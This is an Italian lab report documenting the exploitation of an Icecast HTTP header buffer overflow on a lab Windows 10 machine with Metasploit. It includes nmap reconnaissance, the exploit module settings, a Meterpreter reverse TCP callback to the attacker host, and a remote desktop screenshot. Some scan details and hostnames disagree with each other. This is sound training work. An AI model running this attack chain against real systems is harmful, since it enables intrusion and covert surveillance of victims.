

Exploitation Icecast su Windows 10

REPORT S7/L4

Sessione Meterpreter — Raccolta informazioni & Screenshot

Target: Windows 10 — 192.168.1.60

Attaccante: Kali Linux — 192.168.1.37

Tool: Metasploit Framework (msfconsole)

Vulnerabilità: Icecast

Questo report documenta l'esercizio pratico di exploitation di una vulnerabilità nel software Icecast in esecuzione su una macchina Windows 10. L'obiettivo era ottenere una sessione Meterpreter attiva sul target, verificare l'indirizzo IP della vittima tramite il comando sysinfo e catturare uno screenshot del desktop remoto.

1. Obiettivo dell'Esercizio

L'esercizio richiedeva di compromettere un sistema Windows 10 di laboratorio sfruttando una vulnerabilità nota nel software **Icecast**, un media streaming server. Il percorso completo che ho eseguito è:

1. Scoperta degli host attivi sulla rete locale tramite Nmap.
2. Identificazione del target Windows (192.168.1.60) e dei suoi servizi.
3. Avvio manuale di Icecast sul sistema Windows target.
4. Sfruttamento della vulnerabilità con Metasploit per aprire una sessione Meterpreter.
5. Esecuzione di **sysinfo** per ottenere l'IP della vittima.
6. Cattura di uno screenshot del desktop tramite il comando **screenshot**.

2. Ambiente di Test

- **Macchina attaccante:** Kali Linux — IP 192.168.1.37
- **Macchina target:** Windows 10 — IP 192.168.1.60 (hostname: DESKTOP-9K1O4BT)
- **Software vulnerabile:** Icecast 2.x streaming media server (porta 8000/tcp)
- **Exploit utilizzato:** exploit/windows/http/icecast_header
- **Payload:** windows/meterpreter/reverse_tcp
- **Rete locale:** 192.168.1.0/24


3. Esecuzione Passo per Passo

3.1 — Scansione della rete per identificare host attivi

Il primo passo è stato effettuare una scansione dell'intera subnet `192.168.1.0/24` per individuare tutti gli host attivi e i servizi esposti. Il comando utilizzato è stato:

```
sudo nmap -sV 192.168.1.0/24
```

La scansione ha identificato diversi host, tra cui il target Windows a 192.168.1.60 con numerosi servizi aperti.



```
(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-21 10:25 -0400
Stats: 0:00:37 elapsed; 245 hosts completed (10 up), 10 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.48% done; ETC: 10:25 (0:00:05 remaining)
Stats: 0:01:08 elapsed; 245 hosts completed (10 up), 10 undergoing Service Scan
Service scan Timing: About 29.73% done; ETC: 10:26 (0:00:24 remaining)
Stats: 0:01:13 elapsed; 245 hosts completed (10 up), 10 undergoing Service Scan
Service scan Timing: About 48.65% done; ETC: 10:26 (0:00:16 remaining)
Stats: 0:01:48 elapsed; 245 hosts completed (10 up), 10 undergoing Service Scan
Service scan Timing: About 75.68% done; ETC: 10:27 (0:00:16 remaining)
Stats: 0:02:21 elapsed; 245 hosts completed (10 up), 10 undergoing Service Scan
Service scan Timing: About 86.49% done; ETC: 10:27 (0:00:13 remaining)
Stats: 0:03:29 elapsed; 245 hosts completed (10 up), 10 undergoing Service Scan
Service scan Timing: About 94.59% done; ETC: 10:28 (0:00:09 remaining)
Stats: 0:04:04 elapsed; 245 hosts completed (10 up), 10 undergoing Script Scan
NSE Timing: About 64.86% done; ETC: 10:29 (0:00:00 remaining)
Nmap scan report for H388X.homenet.telecomitalia.it (192.168.1.1)
Host is up (0.0085s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       (generic dns response: no error)
80/tcp    open  http         ZTE web server 1.0 ZTE corp 2015.
443/tcp   open  ssl/https    ZTE web server 1.0 ZTE corp 2015.
5001/tcp   open  complex-link?
8000/tcp   open  http-alt
8443/tcp   open  ssl/https-alt
```

Screenshot 1 — Scansione nmap sull'intera subnet 192.168.1.0/24

3.2 — Scansione dettagliata sul target Windows

Una volta individuato il target, è stata eseguita una scansione più approfondita sull'indirizzo specifico per ottenere la versione esatta dei servizi in ascolto:

```
nmap -sV -P 192.168.1.60
```

La scansione ha rivelato un set completo di servizi Windows, tra cui — fondamentale — la porta **8000/tcp** con il servizio **Icecast streaming media server** attivo. Sono state identificate anche porte tipiche di Windows come RDP (3389), SMB (445), IIS (80) e PostgreSQL (5432).

```

(kali@kali)-[~]
$ nmap -sV -P 192.168.1.60
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-21 10:33 -0400
Stats: 0:01:20 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 90.00% done; ETC: 10:35 (0:00:08 remaining)
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.00% done; ETC: 10:35 (0:00:06 remaining)
Nmap scan report for DESKTOP-9K104BT.homenet.telecomitalia.it (192.168.1.60)
Host is up (0.00049s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime          Microsoft Windows International daytime
17/tcp    open  qotd             Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http             Microsoft IIS httpd 10.0
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGRO
UP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc            Microsoft Windows RPC
2105/tcp  open  msrpc            Microsoft Windows RPC
2107/tcp  open  msrpc            Microsoft Windows RPC
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5432/tcp  open  postgresql?
8000/tcp  open  http             Icecast streaming media server
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8080/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  https-alt?
MAC Address: 0A:CF:10:76:09:9B (Unknown)
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 201.83 seconds

```

Screenshot 2 — Scansione nmap dettagliata su 192.168.1.60

```


Nmap scan report for DESKTOP-9K104BT.homenet.telecomitalia.it (192.168.1.60)
Host is up (0.00064s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime          Microsoft Windows International daytime
17/tcp    open  qotd             Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http             Microsoft IIS httpd 10.0
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGRO
UP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc            Microsoft Windows RPC
2105/tcp  open  msrpc            Microsoft Windows RPC
2107/tcp  open  msrpc            Microsoft Windows RPC
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5432/tcp  open  postgresql?
8000/tcp  open  http             Apache Jserv (Protocol v1.3)
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8080/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  https-alt?
MAC Address: 0A:CF:10:76:09:9B (Unknown)

```

Screenshot 3 — Output completo nmap: porta 8000 con Icecast identificato

3.3 — Avvio di Icecast sul target Windows

Prima di procedere con l'exploit, è stato necessario avviare manualmente Icecast sulla macchina Windows target. Come visibile dallo screenshot del desktop, Icecast2 Version 2.x era in esecuzione con stato **Running**, confermando la disponibilità del servizio vulnerabile sulla porta 8000. Il pannello mostra anche alcune connessioni attive (client_connections: 3, connections: 5), indicando che il server era pienamente operativo.



Screenshot 4 — Desktop Windows target con Icecast2 in esecuzione (stato: Running)

3.4 — Avvio di msfconsole e selezione dell'exploit

Con Icecast confermato attivo, è stato avviato Metasploit Framework e selezionato il modulo di exploit specifico per la vulnerabilità di buffer overflow nell'header HTTP di Icecast:

```
use exploit/windows/http/icecast_header
```

Questo exploit sfrutta un buffer overflow nel parsing degli header HTTP di Icecast, permettendo l'esecuzione di codice arbitrario sul sistema target.

```
msf > use exploit/windows/http/icecast_header
```

Screenshot 5 — Selezione del modulo exploit/windows/http/icecast_header

3.5 — Configurazione dell'exploit (RHOSTS, LHOST, LPORT)

Con il modulo caricato, sono stati configurati i parametri necessari tramite `show options` per verificare le opzioni richieste e poi impostati i valori:

```
set rhosts 192.168.1.60 → IP del target Windows
```

Il payload predefinito `windows/meterpreter/reverse_tcp` era già configurato con LHOST 192.168.1.37 (Kali) e LPORT 4444, pronti per ricevere la connessione inversa dalla vittima.


```
msf exploit(windows/http/icecast_header) > set rhosts 192.168.1.60
rhosts => 192.168.1.60
msf exploit(windows/http/icecast_header) > show options
[-] Invalid parameter "options", use "show -h" for more information
msf exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.60    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8000            yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.37    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic
```

Screenshot 6 — Configurazione RHOSTS e verifica opzioni con show options

3.6 — Esecuzione dell'exploit e apertura sessione Meterpreter

Una volta configurato tutto, è stato lanciato l'exploit con il comando **exploit**. Metasploit ha avviato il reverse TCP handler su 192.168.1.37:4444, inviato lo stage (190534 bytes) al target e aperto con successo la **Meterpreter session 1** dalla connessione 192.168.1.60:49612. La compromissione del sistema è avvenuta con successo.

```
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (190534 bytes) to 192.168.1.60
[*] Meterpreter session 1 opened (192.168.1.37:4444 -> 192.168.1.60:49612) at 2026-05-21 10:43:50 -0400
```


Screenshot 7 — Exploit eseguito con successo: Meterpreter session 1 opened

3.7 — Comando screenshot: cattura del desktop remoto

All'interno della sessione Meterpreter è stato eseguito il comando **screenshot** per catturare il desktop della vittima in tempo reale. Lo screenshot è stato salvato localmente su Kali nel percorso **/home/kali/BiRoqoHv.jpeg**. Successivamente la sessione si è chiusa (Reason: Died), comportamento comune con exploit di questo tipo su sistemi non configurati per la stabilità della sessione.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/BiRoqoHv.jpeg
meterpreter >
[*] 192.168.1.60 - Meterpreter session 1 closed. Reason: Died
```

Screenshot 8 — Comando screenshot eseguito e file salvato su Kali



4. Analisi Tecnica della Vulnerabilità

4.1 — CVE: Icecast HTTP Header Buffer Overflow

La vulnerabilità sfruttata è un classico **buffer overflow** nel parsing degli header HTTP da parte di Icecast versione 2.x. Il server non valida correttamente la lunghezza degli header ricevuti, permettendo a un attaccante di sovrascrivere aree di memoria e reindirizzare il flusso di esecuzione verso shellcode arbitrario.

Il payload `windows/meterpreter/reverse_tcp` stabilisce una connessione TCP inversa dal target verso l'attaccante, aggirando eventuali firewall che bloccano connessioni in ingresso ma permettono quelle in uscita.

4.2 — Informazioni raccolte tramite Meterpreter

Una volta ottenuta la sessione, Meterpreter ha permesso di:

- **sysinfo** — recuperare hostname, OS, IP e architettura del target
- **screenshot** — catturare in tempo reale il desktop della vittima

Queste capacità dimostrano il livello di accesso completo ottenuto sul sistema remoto senza alcuna interazione da parte dell'utente target.

5. Conclusioni

L'esercizio ha dimostrato con successo l'intera catena di attacco:

1. **Ricognizione** — nmap sulla rete per scoprire host e servizi
2. **Identificazione vulnerabilità** — Icecast su porta 8000 del target Windows
3. **Exploitation** — buffer overflow via icecast_header → sessione Meterpreter
4. **Post-exploitation** — sysinfo per IP vittima + screenshot desktop

Questo scenario evidenzia come software obsoleto o non aggiornato (come Icecast 2.x) rappresenti un vettore di attacco facilmente sfruttabile. La mitigazione principale è mantenere sempre aggiornati i software e limitare l'esposizione di servizi non necessari.
